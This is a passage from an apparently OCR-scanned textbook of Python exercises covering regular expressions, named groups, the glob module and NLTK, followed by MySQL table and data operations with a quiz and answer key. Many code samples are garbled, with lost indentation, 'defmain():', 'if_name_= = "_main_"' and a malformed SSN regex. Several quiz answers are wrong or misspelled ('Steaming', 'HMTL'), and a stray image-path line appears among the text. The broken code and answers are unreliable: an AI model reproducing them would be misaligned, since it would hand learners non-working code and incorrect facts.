Here the regular expression pattern matches a string, followed by one or more spaces, followed by 3 digits, followed by a hyphen and followed by 8 digits ③. The matched sub-string within the parentheses can be referenced by passing an integer number of one to group() method. The pattern matches three digits to the left and eight digits to the right of the hyphen. The file person_details.txt is opened in "r" mode using a with statement and the returning object is assigned to file_handler ④. Traverse through each_line in the file_handler using a for loop ⑥. In each line search for the pattern ⑦. If the match succeeds, then recall the first group that has the individual names ⑨–⑧.

Q12. Write a Python Program to Check the Validity of a Password Given by User.

Ans : **(Imp.)**

The Password Should Satisfy the Following Criteria:

1. Contain at least 1 letter between a and z
2. Contain at least 1 number between 0 and 9
3. Contain at least 1 letter between A and Z
4. Contain at least 1 character from $, #, @
5. Minimum length of password: 6
6. Maximum length of password: 12

```
import re
def main():
lower_case_pattern = re.compile(r'[a-z]')
upper_case_pattern = re.compile(r'[A-Z]')
number_pattern = re.compile(r'\d')
special_character_pattern = re.compile(r'[$#@]')
password = input("Enter a Password ")
if len(password) < 6 or len(password) > 12:
print("Invalid Password. Length Not Matching")
elif not lower_case_pattern.search(password):
```

```
print("Invalid Password. No Lower-Case Letters")
elif not upper_case_pattern.search(password):
print("Invalid Password. No Upper-Case Letters")
elif not number_pattern.search(password):
print("Invalid Password. No Numbers")
elif not special_character_pattern.search(password):
print("Invalid Password. No Special Characters")
else:
print("Valid Password")
if_name_= = "_main_":
main()
```

Output

```
Enter a Password DrAit1980@1
Valid Password
Enter a Password NoSmoking
Invalid Password. No Numbers
```

Pattern r'[a-z]' checks for at least one lowercase letter between a and z ,'. Pattern r'[A-Z]' checks for at least one uppercase letter between A and Z *f* '. Pattern r'\d' checks for at least one number between 0 and 9 „'. Pattern r'[$#@]'checks for at least one character from $, #, @ …'. Password length for minimum and maximum characters is checked in ‡'–ˆ'. If all the conditions are satisfied, then a "Valid Password" message is printed.

Q13. Write Python Program to Validate U.S.-based Social Security Number.

Ans :

```
1.  import re
2.  defmain():
3.      pattern = re.compile(r"\b\d{31-?\d{2)-?\d(4)\b")
4.      match_object = pattern.search("Social Security Number for James is 916-30-2017")
5.      if match_object:
6.          print(f"Extracted Social Security Number is (match_object.group()}")
7.      else:
8.          print("No Match")
9.  if_name_= = "_main_";
10.     main()
```

OUTPUT

Extracted Social Security Number is 916-30-2017

A US-based Social Security number is a combination of nine numbers, in a sequence of three numbers, two numbers, and four numbers, with or without a hyphen in between. The question mark special character (?) matches zero or exactly one preced-ing character and in this case it is the hyphen (–). The numbers in a Social Security number can be matched with the digit special character (\d). To look for a set number of digits, you can use the curly brackets surrounding the number of expected digits ③. Pass the text to searchO method from which the substring matching the pattern is extracted ④. If successful display the social security number else display the message "No Match" ⑤–⑧.

2.2.3 Named Groups In Python Regular Expressions

Q14. What are named groups?

Ans :

Regular expressions use groups to capture strings of interest. As the regular expression becomes complex, it gets difficult to keep track of the number of groups in the regular expression. In order to overcome this problem Python provides named groups. Instead of referring to the groups by numbers, you can reference them by a name.

The syntax for a named group is,

(?P<name>RE)

Q15. Explain about named groups in Python.

Ans :

Regular expressions use groups to capture strings of interest. As the regular expression becomes complex, it gets difficult to keep track of the number of groups in the regular expression. In order to overcome this problem Python provides named groups. Instead of referring to the groups by numbers, you can reference them by a name.

The syntax for a named group is,

(?P<name>RE)

where the first name character is ?, followed by letter P (uppercase letter) that stands for Python Specific extension, name is the name of the group written within angle brackets, and RE is the regular expression. Named groups behave exactly like capturing groups, and additionally associate a name with a group. The match object methods that deal with capturing groups all accept either integers that refer to the group by number or strings that contain the desired group's name.

```
>>> import re
>>> string1= "June 15, 1987"
>>> regex= r" ^ (?P<month>\w+)\s(?P<day>\d+)\,?\s(?P<year>\d+)"
>>> matches= re.search(regex, string1)
>>> print("Month: ", matches.group('month'))
>>> print("Day: ", matches.group('day'))
>>> print("Year: ", matches.group('year'))
```

Month: June

Day: 15

Year: 1987

So let's now go over this code.

re is the module in Python that allows us to use regular expressions. So we first have to import re in our code, in order to use regular expressions.

After this, we have a variable, string1, which is set equal to a date, June 15, 1987.

We then have a variable, regex, which is set equal to, r" ^ (?P\w+)\s(?P\d+)\,?\s(?P\d+)"

Let's break this regular expression down now.

So when we want to create a named group, the expression to do so is, (?Pcontent), where the name of the named group is namedgroup and it content is where you see content.

In our regular expression, the first named group is the month and this consists of 1 or more alphabetical characters.

A space then ensues.

The second named group is day. This consists of 1 or more digits.

This is followed by an optional character and a space.

The third named group is year. This consists of 1 or more digits.

We then look up matches with the statement, matches= re.search(regex, string1)

The matches get stored in the variable, matches

We then can output the month by the statement, matches.group('month')

We can output the day by the statement, matches.group('day')

We can output the year by the statement, matches.group('year')

The advantage to named groups is that it adds readability and understandability to the code, so that you can easily see what part of a regular expression match is being referenced.

And this is how we can use named groups with regular expressions in Python.

2.2.4 Regular Expression With Glob Module

Q16. What is the use of Glob Module?

Ans :

Glob Module in Python

With the help of the Python glob module, we can search for all the path names which are looking for files matching a specific pattern (which is defined by us). The specified pattern for file matching is defined according to the rules dictated by the Unix shell. The result obtained by following these rules for a specific pattern file matching is returned in the arbitrary order in the output of the program. While using the file matching pattern, we have to fulfil some requirements of the glob module because the module can travel through the list of the files at some location in our local disk. The module will mostly go through those lists of the files in the disk that follow a specific pattern only.

Q17. Explain Pattern Matching Functions in Python

Ans :

Pattern Matching Functions

In Python, we have several functions which we can use to list down the files that match with the specific pattern which we have defined inside the function in a program. With the help of these functions, we can get the result list of the files which will match the given pattern in the specified folder in an arbitrary order in the output.

The following such functions here:

1. fnmatch()
2. scandir()
3. path.expandvars()
4. path.expanduser()

The first two functions present in the above-given list, i.e., fnmatch.fnmatch() and os.scandir() function, is actually used to perform the pattern matching task and not by invoking the sub-shell in the Python. These two functions perform the pattern matching task and get the list of all file names and that too in arbitrary order. Here is a catch that the glob module treats as special cases for all the files which names begin with a dot (.) which is very unlikely in the fnmatch.fnmatch() function.

The last two functions are given in the list, i.e., os.path.expandvars() and os.path.expanduser() function can be used for the shell and tilde variable expansion in the file name pattern-matching task.

Rules of Pattern

If any of us thinks that we can define or use any pattern to perform the pattern matching file name task, then let us clarify here that it is not possible. We can't define any pattern or use any pattern to collect the list of files with the same. We have to follow a specific set of rules while defining the pattern for the file name pattern matching functions in the glob module.

Following are set of rules for the pattern that we define inside the glob module's pattern matching functions:

- We have to follow all the standard set of rules of the UNIX path expansion in the pattern matching.
- The path we define inside the pattern should be either absolute or relative, and we can't define any unclear path inside the pattern.
- The special characters allowed inside the pattern are only two wild-cards, i.e., '*, ?' and the normal characters that can be expressed inside the pattern are expressed in [].
- The rules of the pattern for glob module functions are applied to the file name segment (which is provided in the functions), and it stops at the path separator, i.e., '/' of the files.

These are some general rules for the patterns we define inside the glob module functions for file name pattern matching tasks, and we have to follow these set of rules in order to perform the task successfully.

18. Write Python Program to Change the File Extension from .txtto .csv of All the Files (Including from Sub Directories) for a Given Path.

Ans : **(Imp.)**

```
import os
import glob
def rename_files_recursively(directory_path):
print("File extension changed from .txt to .csv")
for file_path in glob.glob(directory_path + '\**\*.txt', recursive=True):
print(f"File with .txt extension {file_path} changed to", end="")
try:
pre, ext = os.path.splitext(file_path)
print(f" File with .csv extension {pre + '.csv'}")
os.rename(file_path, pre + '.csv')
except Exception as e:
print(e)
def main():
directory_path = input('Enter the directory path from which you want to convertthe files recursively ')
rename_files_recursively(directory_path)
if __name__ == "__main__":
main()
```

Output

```
Enter the directory path from which you want to convert the files recursively C:\Animals
File extension changed from .txt to .csv
File with .txt extension C:\Animals\Mammal\whale .txt changed to File with .csv extension
C:\Animals\Mammal\whale.csv
File with .txt extension C:\Animals\Mammal\Primates\apes .txt changed to File with .csv
extension C:\Animals\Mammal\Primates\apes.csv
File with .txt extension C:\Animals\Reptile\snake.txt changed to File with .csv extension
C:\Animals\Reptile\snake.csv
```

Short Question and Answers

1. What is HTML?

Ans :

The first type of structured text document is HTML a markup language commonly used on the web for human-readable representation of information. An HTML document consists of text and predefined tags (enclosed in angle brackets < >) that control the presentation and interpretation of the text. The tags may have attributes.

2. What are the characteristics of a text in natural language?

Ans :

- A text in anatural language has no tags, no delimiters, and no data types, but it stillmay be a rich source of information.
- The text in a natural language is to be known if (and how often)certain words are used in the text (word and sentence tokenization), what kindof text it is (text classification), whether it conveys a positive or negative message(sentiment analysis), who or what is mentioned in the text (entity extraction), and so on.
- We can read and process a text or two with our own eyes, but massive text analysis calls for automated natural language processing (NLP).

3. What is regular expression?

Ans :

A regular expression is a special sequence of characters that helps you match or find other strings or sets of strings, using a specialized syntax held in a pattern. Regular expressions are widely used in UNIX world.

The Python module re provides full support for Perl-like regular expressions in Python. The re module raises the exception re.error if an error occurs while compiling or using a regular expression.

To avoid any confusion while dealing with regular expressions, we would use Raw Strings as 'r' expression.

4. What is the use of Glob Module?

Ans :

With the help of the Python glob module, we can search for all the path names which are looking for files matching a specific pattern (which is defined by us). The specified pattern for file matching is defined according to the rules dictated by the Unix shell. The result obtained by following these rules for a specific pattern file matching is returned in the arbitrary order in the output of the program. While using the file matching pattern, we have to fulfil some requirements of the glob module because the module can travel through the list of the files at some location in our local disk. The module will mostly go through those lists of the files in the disk that follow a specific pattern only.

5. Pattern Matching Functions.

Ans :

In Python, we have several functions which we can use to list down the files that match with the specific pattern which we have defined inside the function in a program. With the help of these functions, we can get the result list of the files which will match the given pattern in the specified folder in an arbitrary order in the output.

The following such functions here:

1. fnmatch()
2. scandir()
3. path.expandvars()
4. path.expanduser()

6. NLTK Corpora.

Ans :

A corpus is a structured or unstructured collection of words or expressions.

All NLTK corpora are stored in the module nltk.corpus. Some examples follow:

- **gutenberg:** contains eighteen English texts from the Gutenberg Project, such as Moby Dick and the Bible.
- **names:** a list of 8,000 male and female names.
- **words:** a list of 235,000 most frequently used English words and forms.
- **stopwords:** a list of stop words (the most frequently used words) in fourteen languages. The English list is in stopwords. words ("english"). Stop words areusually eliminated from the text for most analyses types because they usually don't add anything to our understanding of texts.
- **cmudict:** a pronunciation dictionary composed with over 134,000 entries. Each entry in cmudict.entries() is a tuple of a word and a list of syllables. The same word may have several different pronunciations. You can use this corpus to identify homophones ("soundalikes").

7. Tokenization

Ans :

NLTK provides two simple and two more advanced tokenizers. The sentence tokenizer returns a list of sentences as strings. All other tokenizers return a list of words:

- word_tokenize(text)—word tokenizer
- sent_tokenize(text)—sentence tokenizer
- regexp_tokenize(text, re)—regular expression-based tokenizer; parameterre is a regular expression that describes a valid word

Depending on the quality of the tokenizer and the punctuational structure of the sentence, some "words" may contain non-alphabetic characters.

For the tasks that heavily depend on punctuation analysis, such as sentiment analysis through emoticons, you need an advanced WordPunctTokenizer.

Comparehow WordPunctTokenizer.tokenize() and word_tokenize() parse the same text:

```
from nltk.tokenize import WordPunctTokenizer
word_punct = WordPunctTokenizer()
text = "}Help! :))) :[ ..... :D{"
word_punct.tokenize(text)
⇒ ["}", "Help", "!", ":)))", ":[", ".....", ":", "D", "{"]
nltk.word_tokenize(text)
⇒ ["}", "Help", "!", ":", ")", ")", ")", ":", "[", "...",
⇒ '"..", ":", "D", "{"]
```

8. What are meta characters?

Ans :

Meta-Characters

Metacharacters are characters that are interpreted in a special way by a RegEx engine. Here's a list of metacharacters:

```
[] . ^ $ * + ? {} () \ |
```

[] - Square brackets

Square brackets specifies a set of characters you wish to match.

Expression	String	Matched?
	a	1 match
	ac	2 matches
[abc]	Hey Jude	No match
	abc de ca	5 matches

Here, [abc] will match if the string you are trying to match contains any of the a, b or c.

You can also specify a range of characters using - inside square brackets.

- [a-e] is the same as [abcde].
- [1-4] is the same as [1234].
- [0-39] is the same as [01239].

9. What are named groups?

Ans :

Regular expressions use groups to capture strings of interest. As the regular expression becomes complex, it gets difficult to keep track of the number of groups in the regular expression. In order to overcome this problem Python provides named groups. Instead of referring to the groups by numbers, you can reference them by a name.

The syntax for a named group is,

(?P<name>RE)

Choose the Correct Answers

1. _____ is the process of extracting phrases from unstructured text and more structure to it. [b]
   (a) Rooting (b) Chunking
   (c) Steaming (d) Lemmatization
2. Which module in Python supports regular expressions? [a]
   (a) re (b) regex
   (c) pyregex (d) none of the mentioned
3. What does the function re.match do? [a]
   (a) matches a pattern at the start of the string
   (b) matches a pattern at any position in the string
   (c) such a function does not exist
   (d) none of the mentioned
4. Which of the following functions clears the regular expression cache? [c]
   (a) re.sub() (b) re.pos()
   (c) re.purge() (d) re.subn()
5. Which character stand for Starts with in regex? [b]
   (a) & (b) ^
   (c) $ (d) #
6. The module that supports regular expressions is [a]
   (a) re (b) regex
   (c) pyregex (d) strings
7. The function that creates the pattern object is [c]
   (a) re.create(str) (b) re.regex(str)
   (c) re.compile(str) (d) re.assemble(str)
8. The metacharacter periodQ matches any character other than _____. [d]
   (a) & (b) ^
   (c) \b (d) \n
9. The functionality of the regex_pattern.match() [b]
   (a) matches a pattern at the end of the string
   (b) matches a pattern at the start of the string
   (c) matches a pattern at any position of the string
   (d) None of these
10. The functionality of the regex_pattern.search() [c]
    (a) matches a pattern at the end of the string
    (b) matches a pattern at the start of the string
    (c) matches a pattern at any position of the string
    (d) None of these

Fill in the Blanks

1. All NLTK corpora are stored in the module _____.
2. _____ is the process of getting the root form of a word.
3. _____ is the process of tokenizing or splitting a string, text into a list of tokens.
4. With the help of the Python module, we can search for all the path names which are looking for files matching a specific pattern
5. _____matches the start of the string._____ matches the end of the string.
6. _____ is a markup language.
7. HTML is a precursor to _____ which is not a language but rather a family of markup languages having similar structure and intended in the first place for machine-readable documents.
8. _____ a slower and more conservative stemming mechanism.
9. _____ recognition of "word" boundaries in a text that has nosyntactic word.
10. Python has a module named _____ work with regular expressions.
11. _____ expressions use groups to capture strings of interest.

ANSWERS

1. nltk.corpus
2. Steaming
3. Tokenization
4. glob
5. '$'
6. HMTL
7. XML
8. Lemmatization
9. Segmentation
10. re to
11. Regular

UNIT III

Working with Databases: Setting Up a MySQL Database, Using a MySQL Database: Command Line, Using a MySQL Database, Taming Document Stores: MongoDB.

Working with Tabular Numeric Data(Numpy with Python): NumPy Arrays Creation Using *array()* Function, Array Attributes, NumPy Arrays Creation with Initial Placeholder Content, Integer Indexing, Array Indexing, Boolean ArrayIndexing, Slicing and Iterating in Arrays, Basic Arithmetic Operations on NumPy Arrays, Mathematical Functions in NumPy, Changing the Shape of an Array, Stacking and Splitting of Arrays, Broadcasting in Arrays.

3.1 WORKING WITH DATABASES

3.1.1 Setting up a Mysql Database

Q1. What is relational database?

Ans :

A relational database is a collection of permanently stored and possibly sorted and indexed tables. Relational databases are excellent for storing tabular data, where one table represents a variable type, the columns of the table represent variables, and the rows represent observations, or records.

Q2. What is MySQL?

Ans :

MySQL is currently the most popular database management system software used for managing the relational database. It is open-source database software, which is supported by Oracle Company. It is fast, scalable, and easy to use database management system in comparison with Microsoft SQL Server and Oracle Database. It is commonly used in conjunction with PHP scripts for creating powerful and dynamic server-side or web-based enterprise applications.

3. Explain, how to create a new database in MySql?

Ans : **(Imp.)**

MySQL Create Database

A database is used to store the collection of records in an organized form. It allows us to hold the data into tables, rows, columns, and indexes to find the relevant information frequently. We can access and manage the records through the database very easily.

MySQL implements a database as a directory that stores all files in the form of a table. It allows us to create a database mainly :

1. MySQL Command Line Client

1. MySQL Command Line Client

We can create a new database in MySQL by using the CREATE DATABASE statement with the below syntax:

```
CREATE DATABASE [IF NOT EXISTS] database_name
[CHARACTER SET charset_name]
[COLLATE collation_name];
```

Parameter Explanation

The parameter descriptions of the above syntax are as follows:

Parameter	Description
database_name	It is the name of a new database that should be unique in the MySQL server instance. The IF NOT EXIST clause avoids an error when we create a database that already exists.
charset_name	It is optional. It is the name of the character set to store every character in a string. MySQL database server supports many character sets. If we do not provide this in the statement, MySQL takes the default character set.
collation_name	It is optional that compares characters in a particular character set.

Example

Let us understand how to create a database in MySQL with the help of an example. Open the MySQL console and write down the password, if we have set during installation. Now we are ready to create a database. Here, we are going to create a database name "employeed b" using the following statement:

mysql> CREATE DATABASE employeesdb;

It will look like the below output:

Enter password: **************

Welcome to the MySQL monitor. Commands end with ; or\g.

Your MySQL connection id is 29

Server version: 8.0.19 MySQL Community Server - GPL

Copyright (c) 2990, 2020, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its

affiliates. Other names may be trademarks of their respective

owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> CREATE DATABASE employeedt;

Query OK, 1 row affected (9.26 sec)

We can review the newly created database using the below query that returns the database name, character set, and collation of the database:

mysql> SHOW CREATE DATABASE employeedb;

mysql> SHOW CREATE DATABASE employeedb;

```
+--------------------------+------------------------------------------------------------------------------------------------------------------------------------------------------+
| Database | Create Database
+--------------------------+------------------------------------------------------------------------------------------------------------------------------------------------------+
```

| employeedb | CREATE DATABASE 'employeedb' /*140100 DEFAULT CHARACTER SET utf8mb4

COLLATE Utf8mb4_0900_ai_ci V /*!80016 DEFAULT ENCRYPTION*N* */ |

+ ---------- + ----------

---------- +

1 row in set (0.00 sec)

We can check the created database using the following query:

mysql> SHOW DATABASES;

After executing the above query, we can see all the created databases in the server.

mysql > SHOW DATABASES

+ ---------- +

| Database

+ ---------- +

employeedb

intormation_schema

myemployeedb

mysql

mysqltestdb

mystudentdb

mytestdb_copy

performance_schema

sakila

sys

testdb

world

+ ---------- +

Finally, we can use the below command to access the database that enables us to create a table and other database objects.

mysql> USE emplyeedb;

:

Q4. Explain, how to manage with tables in MySQL.

Ans : **(Imp.)**

CREATE TABLE

MySQL allows us to create a table into the database by using the CREATE TABLE command. Following is a generic syntax for creating a MySQL table in the database.

```
CREATE TABLE [IF NOT EXISTS] table_name(
    column_definition1,
    column_definition2,
    ........,
    table_constraints
);
```

Parameter Explanation

The parameter descriptions of the above syntax are as follows:

Parameter	Description
database_name	It is the name of a new table. It should be unique in the MySQL database that we have selected. The IF NOT EXIST clause avoids an error when we create a table into the selected database that already exists.
column_definition	It specifies the name of the column along with data types for each column. The columns in table definition are separated by the comma operator. The syntax of column definition is as follows:column_name1 data_type(size) [NULL | NOT NULL]
table_constraints	It specifies the table constraints such as PRIMARY KEY, UNIQUE KEY, FOREIGN KEY, CHECK, etc.

Example

Let us understand how to create a table into the database with the help of an example. Open the MySQL console and write down the password, if we have set during installation. Now open the database in which you want to create a table. Here, we are going to create a table name "employee_table" in the database "employeedb" using the following statement:

```
mysql> CREATE TABLE employee_table(
    id int NOT NULL AUTO_INCREMENT,
    name varchar(45) NOT NULL,
    occupation varchar(35) NOT NULL,
    age int NOT NULL,
    PRIMARY KEY (id)
);
```

We need to use the following command to see the newly created table:

```
mysql> SHOW TABLES;
```

ALTER Table

MySQL ALTER statement is used when you want to change the name of your table or any table field. It is also used to add or delete an existing column in a table.

The ALTER statement is always used with "ADD", "DROP" and "MODIFY" commands according to the situation.

1. ADD a column in the table

Syntax:

ALTER TABLE table_name

ADD new_column_name column_definition

[FIRST | AFTER column_name];

Parameters

table_name: It specifies the name of the table that you want to modify.

new_column_name: It specifies the name of the new column that you want to add to the table.

column_definition: It specifies the data type and definition of the column (NULL or NOT NULL, etc).

FIRST | AFTER column_name: It is optional. It tells MySQL where in the table to create the column. If this parameter is not specified, the new column will be added to the end of the table.

Example:


In this example, we add a new column "cus_age" in the existing table "cus_tbl".

Use the following query to do this:

ALTER TABLE cus_tbl

ADD cus_age varchar(40) NOT NULL;

Output:



2. Add multiple columns in the table

Syntax:

ALTER TABLE table_name

ADD new_column_name column_definition

[FIRST | AFTER column_name],

ADD new_column_name column_definition

[FIRST | AFTER column_name],

...

;

Use the following query to do this:

ALTER TABLE cus_tbl

ADD cus_address varchar(100) NOT NULL

AFTER cus_surname,

ADD cus_salary int(100) NOT NULL

AFTER cus_age ;

DROP Table

MYSQL uses a Drop Table statement to delete the existing table. This statement removes the complete data of a table along with the whole structure or definition permanently from the database. So, you must be very careful while removing the table because we cannot recover the lost data after deleting it.

Syntax

The following are the syntax to remove the table in MySQL:

mysql> DROP TABLE table_name;

OR,

mysql> DROP TABLE schema_name.table_name;

The full syntax of DROP TABLE statement in MySQL is:

DROP [TEMPORARY] TABLE [IF EXISTS] table_name [RESTRICT | CASCADE];

The above syntax used many parameters or arguments. Let us discuss each in detail:

Parameter Name	Description
TEMPORARY	It is an optional parameter that specifies to delete the temporary tables only.
table_name	It specifies the name of the table which we are going to remove from the database.
IF EXISTS	It is optional, which is used with the DROP TABLE statement to remove the tables only if it exists in the database.
RESTRICT and CASCADE	Both are optional parameters that do not have any impact or effect on this statement. They are included in the syntax for future versions of MySQL.

Example

This example specifies how we can drop an existing table from the database. Suppose our database contains a table “orders” as shown in the image below:

MySQL 8.0 Command Line Client

```
mysql> SELECT * FROM orders;
order_id    prod_name    price
1           Laptop       80000
2           Mouce        3000
3           Desktop      50O00
4           Iphone       50000
4 rows in set (0.00 sec)
mysql>
```

To delete the above table, we need to run the following statement:

```
mysql> DROP TABLE orders;
```

It will remove the table permanently. We can also check the table is present or not as shown in the below output:

MySQL 8.0 Command Line Client

```
mysql> DROP TABLE orders;
Query OK, 0 rows affected (0.9S sec)
mysql> SELECT * FROM orders;
ERROR 1146 (42S02): Table 'raystudentdb.orders' doesn't exist
mysql>
```

3.1.2 Using a mysql database command line

Q5. Explain the database Operations Performed on MYSQL.

Ans : **(Imp.)**

MySQL supports five basic database operations: insertion, deletion, Updation, selection, and join. They are used to populate database tables and modify and retrieve the existing data.

Insertion

MySQL INSERT statement is used to store or add data in MySQL table within the database. We can perform insertion of records in two ways using a single query in MySQL:

1. Insert record in a single row
2. Insert record in multiple rows

Syntax:

The below is generic syntax of SQL INSERT INTO command to insert a single record in MySQL table:

```
INSERT INTO table_name ( field1, field2,...fieldN )
VALUES (value1, value2,...valueN );
```

In the above syntax, we first have to specify the table name and list of comma-separated columns. Second, we provide the list of values corresponding to columns name after the VALUES clause.

If we want to insert multiple records within a single command, use the following statement:

```
INSERT INTO table_name VALUES
( value1, value2,...valueN )
( value1, value2,...valueN )
.....
( value1, value2,...valueN );
```

In the above syntax, all rows should be separated by commas in the value fields.

MySQL INSERT Example

Let us understand how INSERT statements work in MySQL with the help of multiple examples. First, create a table "People" in the database using the following command:

```
CREATE TABLE People(
    id int NOT NULL AUTO_INCREMENT,
    name varchar(45) NOT NULL,
    occupation varchar(35) NOT NULL,
    age int,
    PRIMARY KEY (id)
);
```

1. If we want to store single records for all fields, use the syntax as follows:

```
INSERT INTO People (id, name, occupation, age)
VALUES (101, 'Peter', 'Engineer', 32);
```

2. If we want to store multiple records, use the following statements where we can either specify all field names or don't specify any field.

```
INSERT INTO People VALUES
(102, 'Joseph', 'Developer', 30),
(103, 'Mike', 'Leader', 28),
(104, 'Stephen', 'Scientist', 45);
```

3. If we want to store records without giving all fields, we use the following partial field statements. In such case, it is mandatory to specify field names.

```
INSERT INTO People (name, occupation)
VALUES ('Stephen', 'Scientist'), ('Bob', 'Actor');
```

We can use the below syntax to show the records of the People table:

```
mysql> SELECT * FROM People;
```

We will get the output as follows:

Select MySQL 8.0 Command Line Client

mysql> SELECT * FROM People;

id	name	occupation	age
101	Peter	Engineer	32
102	Joseph	Developer	30
103	Mike	Leader	28
104	Stephen	Scientist	45
105	Stephen	Scientist	NULL
106	Bob	Actor	NULL

Deletion

MySQL DELETE statement is used to remove records from the MySQL table that is no longer required in the database. This query in MySQL deletes a full row from the table and produces the count of deleted rows. It also allows us to delete more than one record from the table within a single query, which is beneficial while removing large numbers of records from a table. By using the delete statement, we can also remove data based on conditions.

Once we delete the records using this query, we cannot recover it. Therefore before deleting any records from the table, it is recommended to create a backup of your database. The database backups allow us to restore the data whenever we need it in the future.

Syntax:

The following are the syntax that illustrates how to use the DELETE statement:

DELETE FROM table_name WHERE condition;

In the above statement, we have to first specify the table name from which we want to delete data. Second, we have to specify the condition to delete records in the WHERE clause, which is optional. If we omit the WHERE clause into the statement, this query will remove whole records from the database table.

MySQL DELETE Statement Examples

Here, we are going to use the "Employees" table for the demonstration of the DELETE statement. Suppose the Employees table contain the following data:

MySQL 8.0 Command Line Client

mysql> SELECT * FROM Employees;

emp_id	name	birthdate	gender	hire_date
101	Bryan	1988-08-12	M	2015-08-26
102	Joseph	1978-05-12	M	2014-10-21
103	Mike	1984-10-13	M	2017-10-28
104	Daren	1979-04-11	F	2006-11-01
105	Marie	1990-02-11	F	2018-10-12
106	Marco	1988-04-11	M	2010-10-12
107	Antonio	1982-02-15	M	2005-10-12

7 rows in set (0.00 sec)

If we want to delete an employee whose emp_id is 107, we should use the DELETE statement with the WHERE clause. See the below query:

mysql> DELETE FROM Employees WHERE emp_id=107;

After the execution of the query, it will return the output as below image. Once the record is deleted, verify the table using the SELECT statement:

MySQL 8.0 Command Line Client

mysql> DELETE FROM Employees WHERE emp_107;

Query OK, 1 row affected (0.10 sec)

mysql> SELECT * FROM Employees;

emp_id	name	birthdate	gender	hire_date
101	Bryan	1988-08-12	M	2015-08-26
102	Joseph	1978-05-12	M	2014-10-21
103	Mike	1984-10-13	M	2017-10-28
104	Daren	1979-04-11	F	2006-11-01
105	Marie	1990-02-11	F	2018-10-12
106	Marco	1988-04-11	M	2010-10-12

6 rows in set (0.00 sec)

Updation

MySQL UPDATE query is a DML statement used to modify the data of the MySQL table within the database. In a real-life scenario, records are changed over a period of time. So, we need to make changes in the values of the tables also. To do so, it is required to use the UPDATE query.

The UPDATE statement is used with the SET and WHERE clauses. The SET clause is used to change the values of the specified column. We can update single or multiple columns at a time.

Syntax

Following is a generic syntax of UPDATE command to modify data into the MySQL table:

```
UPDATE table_name
SET column_name1 = new-value1,
    column_name2=new-value2, ...
[WHERE Clause]
```

Parameter Explanation

The description of parameters used in the syntax of the UPDATE statement is given below:

Parameter	Descriptions
table_name	It is the name of a table in which we want to perform updation.
column_name	It is the name of a column in which we want to perform updation with the new value using the SET clause. If there is a need to update multiple columns, separate the columns with a comma operator by specifying the value in each column.
WHERE Clause	It is optional. It is used to specify the row name in which we are going to perform updation. If we omit this clause, MySQL updates all rows.

Note:

- This statement can update values in a single table at a time.
- We can update single or multiple columns altogether with this statement.
- Any condition can be specified by using the WHERE clause.
- WHERE clause is very important because sometimes we want to update only a single row, and if we omit this clause, it accidentally updates all rows of the table.

The UPDATE command supports these modifiers in MySQL:

LOW_PRIORITY: This modifier instructs the statement to delay the UPDATE command's execution until no other clients reading from the table. It takes effects only for the storage engines that use only table-level locking.

IGNORE: This modifier allows the statement to do not abort the execution even if errors occurred. If it finds duplicate-key conflicts, the rows are not updated.

Therefore, the full syntax of UPDATE statement is given below:

```
UPDATE [LOW_PRIORITY] [IGNORE] table_name
SET column_assignment_list
[WHERE condition]
```

Example:

Let us understand the UPDATE statement with the help of various examples. Suppose we have a table "trainer" within the "testdb" database. We are going to update the data within the "trainer" table.

MySQL 8.0 Command Line Client

mysql> SELECT+ *+ FROM trainer;

course name	trainer	email
Java	Mike	mike@javatpoint.com
Python	James	james@javatpoint.com
Android	Robin	robin@javatpoint.com
Hadoop	Stephen	stephen@javatpoint.com
Testing	Micheal	micheal@javatpoint.com

This query will update the email id of Java course with the new id as follows:

```
UPDATE trainer
SET email = 'mike@tutorialandexamples.com'
WHERE course_name = 'Java';
```

After successful execution, we will verify the table using the below statement:

```
SELECT * FROM trainer;
```

In the output, we can see that our table is updated as per our conditions.

MySQL 8.0 Command Line Client

```
mysql> UPDATE trainer
    -> SET email = 'mike@tutorialandexamples.com'
    -> WHERE course_name = 'lava';
Query OK, 1 row affected (0.26 sec)
Rows matched: 1 Changed: 1 Warnings: 0
mysql> SELECT * FROM trainer;
```

course name	trainer	email
Java	Mike	mike@tutorialandexamples.com
Python	James	james@javatpoint.com
Android	Robin	robin@javatpoint.com
Hadoop	Stephen	stephen@javatpoint.com
Testing	Micheal	micheal@javatpoint.com

Selection

